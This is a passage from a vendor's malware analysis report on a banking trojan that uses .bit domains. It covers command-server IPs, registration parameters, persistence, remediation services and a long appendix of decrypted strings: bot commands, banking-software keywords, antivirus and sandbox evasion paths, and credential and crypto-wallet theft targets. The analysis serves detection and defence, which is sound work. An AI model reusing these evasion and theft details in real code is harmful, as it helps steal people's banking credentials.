
It obtains operating system information, types it as the setting of the "get" parameter, and sends it to the C&C server.

0091C33F	8970 FC	mov duord ptr ss:[ebp-0x4],edi		C 0 ES 002
0091C342	C745 EC 4C2A92	mov duord ptr ss:[ebp-0x14],0x922A9C	92.222.88.28	P 1 CS 001
0091C349	C745 F8 5C2A92	mov duord ptr ss:[ebp-0x10],0x922A9C	78.138.97.93	A 0 SS 002
0091C350	C745 F4 6C2A92	mov duord ptr ss:[ebp-0xC],0x922A9C	77.66.108.93	V 1 DS 002
00E4FB80	00000B70	ASCII "kigatiemoskali.bit"		
00E4FB84	7469622E			
00E4FB88	00913400			
00E4FBAC	00000001			
00E4FBBC	00009DCH	ASCII "botid-C2980501!HFAT0020+0B2683276ver=1.7596up=49576os=238861time=12b86token=86cn=span&av=5dm=0nly"		

Certain parameters included in the registration package are described as follows:

Botid	User ID generated randomly
Ver	Version number of the sample (1.759)
Up	Local timestamp when the upload occurs
Os	Operating system version
Ltime	Time zone (+8) of the user
Av	Antivirus software used by the user

The "get" parameter will be encrypted before being sent to the C&C server.



(5) Network Behaviors

The sample queries the address of the C&C server from three DNS servers: 92.222.80.28, 78.138.97.93, and 77.66.108.93.

20 63	68 65 63 6B	rrect data check
2F 00	2E 2E 5C 00UT..../...\\
32 38	00 00 00 00	92.222.80.28...
39 33	00 00 00 00	78.138.97.93...
39 33	00 00 00 00	77.66.108.93...
EE 47	BB F4 2C CB	RSDS.[LF. G霍,?
D1 63	9B 92 54 1D	M!%&f...<皮c浦T
20 00	00 00 10 02	吉枝の38.ミシカナホム2

Using a .bit (with the NMC technique) domain name, this C&C server is low-cost and difficult to track and control.


Namecoin is a decentralized domain name system that provides similar functions as traditional DNS providers. It uses a .bit domain name. Unlike traditional DNS providers, Namecoin shares the DNS lookup table via a point-to-point network. In this case, as long as the Namecoin server software runs in the network, domain names can be queried, preventing network censorship.

(6) Launch Mode

By setting startup items and creating the Common.json script on the Start menu, this sample completes automatic startup upon the host restart, achieving persistent attacks.

Attack Location

The sample queries the region where each of three DNS servers (92.222.80.28, 78.138.97.93, and 77.66.108.93) used by the actual C&C server is located.



Domain Name or IP: 92.222.80.28

Host Name: 28.ip-92-222-80.eu
IP Addr: 92.222.80.28 [whois]
Country Code: FRA / FR 
Country: France
Region: Ile-de-France
City: Paris
Post Code: 75001
Latitude: 48.862800598145
Longitude: 2.3292000293732

地图 卫星图像

IP: 92.222.80.28
City: Paris, France

巴黎 Paris

Google 地图数据 ©2017 GS(2011)6020 Google 使用条款 报告地图错误



Domain Name or IP: 78.138.97.93


Host Name:
IP Addr: 78.138.97.93 [whois]
Country Code: DEU / DE 
Country: Germany
Region: North Rhine-Westphalia
City: Host
Post Code: 47652
Latitude: 51.650001525879
Longitude: 6.1833000183105

地图 卫星图像

IP: 78.138.97.93
City: Host, Germany

荷兰 IJmegen
德国 Doetinchem
Almen
Aalten
Bocholt
Borken
Reken
Kalkar
Xanten
Weeze
Kevelaer
Geldern
Kamp-Lintfort
Duisburg
Venray
Venlo
Ume
Vlissingen

Google 地图数据 ©2017 GS(2011)6020 Google 使用条款 报告地图错误



Recommended Solution

1. NSFOCUS Detection Services

- (1) NSFOCUS engineers provide onsite detection services.
- (2) NSFOCUS provides online cloud detection services. You can visit the following link to apply for the trial use of NSFOCUS Threat Analysis Center (TAC):

https://cloud.nsfocus.com/#/krosa/views/initcdr/productandservice?service_id=1018

2. NSFOCUS Solutions for Removing Trojans

- (1) Short-term service: NSFOCUS engineers provide the onsite trojan backdoor removal service (manual services + NIPS + TAC + Kingsoft V8+ terminal security system) to ensure that risk points are immediately eliminated in the network and the event impact is minimized. After the handling, an event analysis report is provided.
- (2) Mid-term service: NSFOCUS provides 3- to 6-month risk monitoring and preventive maintenance inspection (PMI) services (NIPS + TAC + manual services) to eradicate risks and prevent events from recurring.
- (3) Long-term service: NSFOCUS provides industry-specific risk mitigation solutions (threat intelligence + attack traceback + professional security service).

Conclusion

After using the embedded local system vulnerability exploitation module to escalate its privileges, this sample, with system-level privileges, steals user login credentials of the online banking business to cause harm.

As this sample provides various anti-debugging and analysis and detection means, common antivirus software regards it secure and passes it through. Also, it is able to escape common sandbox detection. Therefore, this sample is dangerous to users. Using .bit domain names for network communication, this sample is more covert and anonymous, making it difficult to track.

Appendix

The encrypted data in the original file of the sample is decrypted with the key 0x8D as follows:

```
AddMandatoryAce
ADVAPI
Advapi32.dll
advapi32.dll
ws2_32.dll
WPUCloseEventW
PUCloseSocketHandle
WPUCreateEvent
WPUCreateSocketHandle
WPUFDIsSet
WPUGetProviderPath
WPUModifyIFSHandle
WPUPostMessage
WPUQueryBlockingCallback
WPUQuerySocketHandleContext
WPUQueueApc
WPURestEvent
WPUSetEvent
WPUOpenCurrentThread
WPUCloseThread
WSPStartup
>%1r\ndel %0
software\microsoft\windows\currentversion\run
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/echo
rundll32.exe shell32.dll, ShellExec_RunDLL %s
Microsoft\Microsoft AntimalwareSoftware\Coranti
Software\risingSoftware\TrendMicroSoftware\Symantec
Software\ComodoGroup
Software\Network Associates\TVD
Software\Data Fellows\F-SecureSoftware\Eset\Nod
Software\Softed\ViGUARD
Software\Zone Labs\ZoneAlarm
Software\Avg
```

Software\\VBA32
Software\\Doctor Web
Software\\G Data
Software\\Avira
Software\\AVAST
Software\\Avast
Software\\KasperskyLab\\protectedSoftware\\BitdefenderSoftware\\Panda
Software\\Sophos.bat\\%.%C:
|\$ \$\$ }rstuvwxyz{\$\$\$\$\$\$>?@ABCDEFGHIJKLM NOPQRSTUVW\$\$\$\$\$\$XYZ[\\]^_`abcdefg
hijklmnopq
conhost
CreateProcessInternalW
ConvertStringSecurityDescriptorToSecurityDescriptorW
Content-Type: multipart/form-data; boundary=-----%s\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Host: %s\r\n%d.%d.%d
%d.%d.%d.%d.%x
%temp%\\debug_file.txt
[%u][%s:%s:%u][0x%x;0x%x]%sDnsFlushResolverCache
.
dnsapi.dll
DnsGetCacheDataTable.dll.exe
download.windowsupdate.com
vk.com
yandex.ru
HTTP/1.1
<https://http://%s>
IsWow64Process
kernel
kernel32.dll
LdrGetProcedureAddress
Microsoft
NtAllocateVirtualMemory
CLOSED
LAST_ACKTIME_WAIT
DELETE_TCB
LISTEN
SYN_SENTSYN_RCVDESTAB
FIN_WAIT1
FIN_WAIT2
CLOSE_WAIT
CLOSING
TCP\t%s:%d\t%s:%d\t%s\n
netstat\nProto\tLocal address\tRemote address\tState\n

```

ntdll.dll
NtResumeProcess
NtSuspendProcess
\\?\globalroot\systemroot\system32\drivers\null.sys
NtWriteVirtualMemory
openRegisterApplicationRestart
RtlCreateUserThread
ResetSR
RtlComputeCrc32
rundll32
SeDebugPrivilege
SystemDrive\StringFileInfo\%04x%04x\ProductName
software\microsoft\windows nt\currentversion\winlogon
shell
Sleep
srclient.dll
SeShutdownPrivilege
%"s"
%d\t%"s\ntaskmgr\nPID\tProcess name\nnet user\n
the computer is joined to a domain\n..
\\VarFileInfo\Translation
GET%windir%\system32\%windir%\syswow64\POST*.exe
Low
%SystemDrive%
\*SYSTEM*%02x%s:Zone.
Identifier
GetProcessUserModeExceptionPolicy
etProcessUserModeExceptionPolicy
%ws\%ws\n%x
WORKGROUP
HOME
Software\Microsoft\Windows\CurrentVersion\Policies\ExplorerDisableCurrentUser
Run%"s.dat\software\microsoft\windows
%OS%_NUMBER_OF_PROCESSORS%S
S:(ML;;NRNWNX;;;LW)D:(A;;GA;;;WD)
S:(ML;;NRNWNX;;;LW)D:(A;;GA;;;WD)(A;;GA;;;AC)
\\.\AVGIDSShim
FFD3\\.\NPF_NdisWanIpc:\\sample\pos.exe
ANALYSERS
SANDBOX
VIRUS
MALWARE
FORTINET
MALNETVM

```

```
c:\\analysis\\sandboxstarter.exe
c:\\analysis
c:\\insidetm
c:\\windows\\system32\\drivers\\vmmouse.sys
c:\\windows\\system32\\drivers\\vhmgfs.sys
c:\\windows\\system32\\drivers\\vboxmouse.sys
c:\\iDEFENSE
c:\\popupkiller.exe
c:\\tools\\execute.exe
c:\\Perl
c:\\Python27
api_log.dll
dir_watch.dll
pstrec.dll
dbghelp.dll
Process32NextW
Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Zones\\31406.bit
MiniDumpWriteDump\r\nReferer: %s\r\n
\\Google\\Chrome\\User Data\\Default\\Cachevar
%os = new ActiveXObject("WScript.Shell"); %os.Run("%os");
IntelPowerAgent32
%OS%_NUMBER_OF_PROCESSORS%
%os\\cmd.exe
ComSpecConsoleWindowClass.exe
kernel32.dll
ntdll.dll
ZwQuerySystemInformation
ZwAllocateVirtualMemory
PsLookupProcessByProcessId
PsReferencePrimaryTokenClassWindow
open "%os" -q%windir%\\system32\\sdbinst.exe
/c "start "" "%os" -d"
%windir%\\system32\\sndvol.exe
"%os" -u /c "%os\\SysWOW64\\SysSndVol.exe /c "start "" "%os" -d"
"%temp%\\%u
%u.tmp
Wow64DisableWow64FsRedirection
Wow64RevertWow64FsRedirection
runas.exe
%systemroot%\\system32\\svchost.exe
%systemroot%\\system32\\wscript.exe
snxhk.dll
sbiedll.dll
/c start "" "%os" " "
```

```
cmd.exe
runas
--crypt-test:3
It work's!

--vm-test
```

The strings included in code injected in **svchost.exe** are decrypted with 0x8D as follows:

```
AddMandatoryAce
ADVAPI
Advapi32.dlladvapi32.dllws2_32.dll
WPUCloseEvent
WPUCloseSocketHandleWPUCreateEvent
WPUCreateSocketHandle
WPUFDIsSet
WPUGetProviderPath
WPUModifyIFSHandle
WPUPostMessage
WPUQueryBlockingCallbackWPUQuerySocketHandleContext
WPUQueueApc
WPUResetEvent
WPUSetEvent
WPUOpenCurrentThreadWPUCloseThread
WSPStartup
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/echo
>%1\r\n%0
rundll32.exe shell32.dll, ShellExec_RunDLL %s
software\microsoft\windows\currentversion\run
Microsoft\Microsoft AntimalwareSoftware\Coranti
Software\risingSoftware\TrendMicroSoftware\Symantec
Software\ComodoGroup
Software\Network Associates\TVD
Software\Data Fellows\F-SecureSoftware\Eset\Nod
Software\Softed\ViGUARD
Software\Zone Labs\ZoneAlarm
Software\Avg
Software\VBA32
Software\Doctor WebSoftware\G DataSoftware\Avira
Software\AVAST Software\Avast
Software\KasperskyLab\protected
Software\Bitdefender
Software\Panda SoftwareSoftware\Sophos.bat$$$$}rstuvwxyz{$$$$$>
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^`abcdefghijklmnopqrstuvwxyz0123456789+/echo
```

```
q
\\.\%C:
conhost
CreateProcessInternalW
ConvertStringSecurityDescriptorToSecurityDescriptorWContent-Type: application/x-www-
form-urlencoded\r\n
Content-Type: multipart/form-data; boundary=-----%s\r\n
Host: %s\r\n%d.%d.%d
%d.%d.%d.%x
%temp%\debug_file.txt
[%u][%s:%s:%u][0x%x;0x%0x] %sDnsFlushResolverCache
\*.*\n
dnsapi.dll
DnsGetCacheDataTable.dll.exedownload.windowsupdate.com
vk.com
yandex.ru
HTTP/1.1https://http://%s
IsWow64Process
kernel
kernel32.dllLdrGetProcedureAddress
Microsoft
NtAllocateVirtualMemory
CLOSED
LAST_ACKTIME_WAIT
DELETE_TCB
LISTEN
SYN_SENTSYN_RCVDESTAB
FIN_WAIT1
FIN_WAIT2
CLOSE_WAIT
CLOSING
TCP\t%os:%d\t%os:%d\t%s\n
netstat\nProto\tLocal address\tRemote address\tState\n
ntdll.dll
NtResumeProcess
NtSuspendProcess\\\\\\globalroot\\systemroot\\system32\\drivers\\null.sys
NtWriteVirtualMemoryopenRegisterApplicationRestart
RtlCreateUserThread
ResetSR
RtlComputeCrc32
rundll32SeDebugPrivilegeSystemDrive
\\StringFileInfo\\%04x%04x\\ProductName
software\\microsoft\\windows nt\\currentversion\\winlogon
shell
```

```

Sleep
srclient.dllSeShutdownPrivilege
%"%s\"%
%d\t%$ntaskmgr\nPID\tProcess name\nnet user\n
the computer is joined to a domain\n..
\\VarFileInfo\\Translation
%windir%\system32%\windir%\syswow64\POST*.exe
%SystemDrive%\\
*SYSTEM*%02x%:Zone.Identifier
GetProcessUserModeExceptionPolicy
SetProcessUserModeExceptionPolicy
%ws\\%ws\n
WORKGROUP
HOMEsoftware\\microsoft\\windowsSoftware\\Microsoft\\Windows\\CurrentVersion\\Policies\\
ExplorerDisableCurrentUserRun
%os.dat
%OS%_NUMBER_OF_PROCESSORS%
S:(ML;;NRNWNX;;;LW)D:(A;;GA;;;WD)
S:(ML;;NRNWNX;;;LW)D:(A;;GA;;;WD)(A;;GA;;;AC)
\\\\.\\AVGIDSShim
FFD3\\\\.\\NPF_NdisWanIpc:\\sample\\pos.exe
ANALYSERS
SANDBOX
VIRUS
MALWARE
FORTINETMALNETVMc:\\analysis\\sandboxstarter.exec:\\analysisc:\\insidetmc:\\windows\\system32\\drivers\\vmmouse.sys
c:\\windows\\system32\\drivers\\vhmgfs.sys
c:\\windows\\system32\\drivers\\vboxmouse.sys
c:\\IDEFENSEc:\\popupkiller.exe
c:\\tools\\execute.exe
c:\\Perlc:\\Python27api_log.dll
dir_watch.dll
pstrec.dll
dbghelp.dll
Process32NextW
1406Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Zones\\3
.bitMiniDumpWriteDump
\r\nReferer: %s\r\n
\\Google\\Chrome\\User Data\\Default\\Cache
var %os = new ActiveXObject("WScript.Shell"); %os.Run("%os");
GenuineIntelAuthenticAMDCentaurHauls7z
fnbqooqdaixfueangywblgabirdgvkewdyqgfqaioluesyrpryfkjerfsouemaxnavrkguxmcmhckwprun
urmhehclermutfwiybqhwlunbun

```

```

uumeowfjmerxppxrgaxukyx
PowerManager_M5VKII_%d
[type=ftp]\n[botid=%s]\n[proc=%s]\n[data=%s]\n
[type=pop3]\n[botid=%s]\n[proc=%s]\n[data=%s]\n
%OS%_%NUMBER_OF_PROCESSORS%
[type=post]\n[botid=%s]\n[url=%s]\n[ua=%s]\n[proc=%s]\n[ref=%s]\n[keys=%s]\n[data=%s]\n
name=%s&ok=%s&id=%d&res_code=%d&res_text=%s_%x
name=%s&ok=%s&id=%d&res_code=%d&res_text=%s
botid=%s&ver=%s.%u&up=%u&os=%u&ltime=%s%d&token=%d&cn=%s&av=%s&dmn=%s&mitm=%u
java.exe|javaw.exe|plugin-container.exe|acrobat.exe|acrod32.exe
tellerplus|bancline|fidelity|micsolv|bankman|vanity|episys|jack
henry|cruisenet|gplusmain|silverlake|v48d0250s1Root|TrustedPeople|SMS|Remote
Desktop|REQUEST
TREASURE|BUH|BANK|ACCOUNT|CASH|FINAN|MONEY|MANAGE|OPER|DIRECT|RO
SPIL|CAPO|BOSS|TRADEactive_bc
-----%s\r\nContent-Disposition: form-data;
name=\"pcname\"r\nr\n%os!%s\r\n-----
%$r\nContent-Disposition: form-data; name=\"file\"; filename=\"report\"\r\nContent-Type:
text/plain\r\nr\nr\n%$r\n-----
%$s--r\n
%domain%deactivebc

inject
kill_os
loadactive_sk
deactive_sk
wipe_cookiesmitm_modmitm_script
mitm_geterr
get_keylog
get_sols!active_bc[(\d+)] (\S+) (\d+)
!deactive_bc[(\d+)]
!inject[(\d+)] (\S+)
!kill_os[(\d+)]
!get_keylog[(\d+)]!load[(\d+)] (\S+)!update[(\d+)] (\S+)
!wipe_cookies[(\d+)]
!active_sk[(\d+)] (\S+) (\d+)
!deactive_sk[(\d+)]
!mitm_mod[(\d+)] (\S+) (\d+) (\S+)!mitm_script[(\d+)] (\S+)
!mitm_geterr[(\d+)]
!get_sols[(\d+)]
ATCASH
ATLOCAL

```

CERTCERTX
COLVCRAIF
CRYPT
CTERM
SCREEN
INTER
ELBALOCAL
ELBAWEB
ELBAWEB
ELBAWEB
PUTTY
VNCVIEW
MCLOCAL
MCSIGN
OPENVPN
PIPEK
PIPEK
PIPEK
PIPEK
POSTSAP
chrome.dll
mxwebkit.dlldragon_s.dlliron.dllvivaldi.dll
nspr4.dll
nss3.dllbrowser.dll
Advapi32.dllrsaenh.dll
kernel32.dllprivLibEx.dll
cryptui.dll
crypt32.dll
ntdll.dll
ssleay32.dllurlmon.dll
user32.dll
Wininet.dll
Ws2_32.dll
PSAPI.dll
NzBrc0.dll
VirtualProtect
LoadLibraryExW
ZwQuerySystemInformationWSARecv
WSASend
ZwDeviceIoControlFile
URLDownloadToCacheFileW
URLDownloadToFileW
TranslateMessageSSL_get_fd
SSL_write

PFXImportCertStore
CryptEncryptCPExportKey
CreateProcessInternalW
CreateDialogParamW
GetClipboardDatagetaddrinfo
gethostbyname
GetAddrInfoExW
GetMessageA
GetMessageW
DeleteFileA
GetModuleBaseNameW
bad port value
can't find plug-in path
can't get bot path
can't download file
can't encrypt file
can't save inject config to filecan't get temp file
file is not valid PEcan't delete original file
can't replace original file
can't close handle
can't protect file
original file not found
can't execute file
can't create directory
can't unzip file #1
can't unzip file #2
mitm_mod is inactivehttpd.exe is anactive
microsoft.com
dropbox.com
KEYGRAB
PasswordTELEMACOScelta e Login dispositivo
TLQ Web
db Corporate Banking WebSecureStoreCSP - enter PIN
google.com
Software\\SimonTatham\\PuTTYreg.txt
Software\\Microsoft\\Internet Explorer\\MainTabProcGrowth
Temp\\Low
crc32[%x]
ACCT
AUTHINFO PASS
AUTHINFO USER
Authorization
:BA:[bks]
%X!%X!%08X

```
btc_path.txtbtc_wallet.dat
bitcoin\wallet.dat
%os%os\%u_cert.pfx
cmdline.txt
1.3.6.1.5.5.7.3.3
CodeSign\n
Software\Microsoft\Windows NT\CurrentVersion
[del]
Default
.exeELBA5\ELBA_dataftp://anonymous:ftp://%s:%s@%s:%d\n
HBPData\hbp.profileHH:mm:ssdd:MMM:yyyy
I_CryptUIProtect\exe\
infected.exx%os%os\%u_info.txt
[ins]
InstallDate
%02u.jpg%os\%02d.jpgKEYLOG
%os\keylog.txt
[TOKEN ON]
\n\n[%s (%s-%s) - %s (%s)]\n[pst]%os[/pst]
ltcd_path.txt
ltcd_wallet.dat
litecoind\wallet.dat
ltc_path.txtltc_wallet.dat
litecoin\wallet.dat\MacromediaMultiCash@Sign
C:\Omkron\MCSign
[ML][MR]Global\{4C470E-%08x-%08x-%08x}
Global\{DAN6J0-%s}
noneopera.exe
PASS
password.txt\\.\pipe\\%s
pop3://%s:%s@%s:%d\n%PROCESSOR_ARCHITECTURE%Referer
[ret]
%08x\system32\rstrui.exe
\scrs\send%os%os%os%0d%os:%os
sysinfo.txt
[tab]
data.txt<unnamed>
<untitled>
update
USER
User-agent
vkeys
%x\r\n
\r\n%x%x\x.tmp
```

```
\\*.txt
%02x%2b
torrent
-config config.vnc
--config
config.ovpn
data.txt[type=post]\n
CreateFileW
pos.exe
bank.exePOS
secure.
.mozgoogle.com
CertVerifyCertificateChainPolicyCertGetCertificateChain
SSL_AuthCertificateHook
USERNAMESoftware\ESET\ESET Security\CurrentVersion\Info
C8FFAD27AE1B8E28BE24DDF20AF36EF901C609968930ED82CEFBC64808BA34102C4F
ABA0560523FB4CCBF33684F77C8401DFB
3A7D2D598E872DD78033E7F900B78A0C710CDF0941662FF7745A435D4BC18D5661E05
82B21B2DB8FCA1C0CA3401D0FC9F051
85A558AB6A76A010F606CD77B35A480B6B7176F0903299B91F1BBD141B4D33615849C
35557357DAB819BC3D4A8722BB433DE
B66C7A326BE859BD94930331B37DEE6EF4C475EA4B33DE4699FFDBCD34E196E19FE6
30E631D2C612705048620183BCF56709B
484A4380C4B00D8D94D131C31DB53AE6BCDCCC14131BAC99A68C59A604D0AE9116E
9196F7FA3EA5F86F67E9B175CC09D3E17
997728B7D
10001
get=1
COMPNAMEAppDataDir
updfiles\upd.ver
updfiles\lastupd.ver
SYSTEM\CurrentControlSet\services\Avg\SystemValues
Local AppData
Avg2015
Avg2014
Avg2013
Avg2012
Avg2011
update
Software\Microsoft\Windows\CurrentVersion\explorer\Browser Helper
Objects\{8CA7E745-EF75-4E7B-BB86-
8065C0CE29CA}
Software\Microsoft\Windows\CurrentVersion\explorer\Browser Helper
Objects\{BB62FFF4-41CB-4AFC-BB8C-
```

```
2A4D4B42BBDC}
Software\\Microsoft\\Internet Explorer\\MainEnable Browser Extensions
httpd.exe
%os\\httpd.exe
connect
data\\index.php
logs\\error.log
error.log
< \\n';\\n$bot_id =
$bot_net = '$key_log_file =
$process_file =
127.0.0.1
Listen %s:%u\\n
conf\\httpd.confSSL_PORT%u>\\n
[type=post]\\n
[type=screen]\\n
[type=knock]\\n
74 834E0440B832FFFFF
74 834E04405F5EB832FFFFF
DEBUG
memory.dmp
config.xml
php5ts.dll
zend_stream_fixup
zend_compile_file
index.php
config.php
content.php
iexplore.exe|firefox.exe|chrome.exe|opera.exe|browser.exe|dragon.exe|epic.exe|sbrender.exe|vivaldi.exe|maxthon.exe|ybr
owser.exe|microsoftedgecp.exe
InternetQueryDataAvailable
InternetReadFileInternetReadFileExA
InternetReadFileExW
InternetSetStatusCallbackA
InternetSetStatusCallbackW
HttpSendRequestAHttpSendRequestExA
HttpSendRequestExW
HttpSendRequestW\\r\\n0\\r\\n\\r\\n
.rdata
\\r\\n\\r\\nHTTP/1.
Transfer-Encoding
chunked
Content-Length
```

```
close
Proxy-ConnectionHostAccept-Encoding
x-xss-protectionx-content-security-policy
x-frame-options
x-content-type-options
If-Modified-Since
If-None-Match
content-security-policy
x-webkit-cspConnection
http://
https://NSS layer
Content-TypeBasic
PR_ClosePR_Connect
PR_GetNameForIdentity
PR_Read
PR_SetError
PR_WriteReferer:
Accept-Encoding:\r\n1406SOFTWARE\Microsoft\Windows\CurrentVersion\Internet
Settings\Zones\3
data_after\ndata_before\n
data_enddata_inject\n
set_url %BOTID%
%BOTNET%InternetCloseHandle

HTMLc:\\inject.txt
Dalvik/1.6.0 (Linux; U; Android 4.1.2; GT-N7000 Build/JZO54K)
xxx_process_0x%08x
Common.js
```

About NSFOCUS

NSFOCUS IB is a wholly owned subsidiary of NSFOCUS, an enterprise application and network security provider, with operations in the Americas, Europe, the Middle East, Southeast Asia and Japan. NSFOCUS IB has a proven track record of combatting the increasingly complex cyber threat landscape through the construction and implementation of multi-layered defense systems. The company's Intelligent Hybrid Security strategy utilizes both cloud and on-premises security platforms, built on a foundation of real-time global threat intelligence, to provide unified, multi-layer protection from advanced cyber threats.

For more information about NSFOCUS, please visit:

<http://www.nsfocusglobal.com>.

NSFOCUS, NSFOCUS IB, and NSFOCUS, INC. are trademarks or registered trademarks of NSFOCUS, Inc. All other names and trademarks are property of their respective firms.



QR code of NSFOCUS at Sina Weibo



QR code of NSFOCUS at WeChat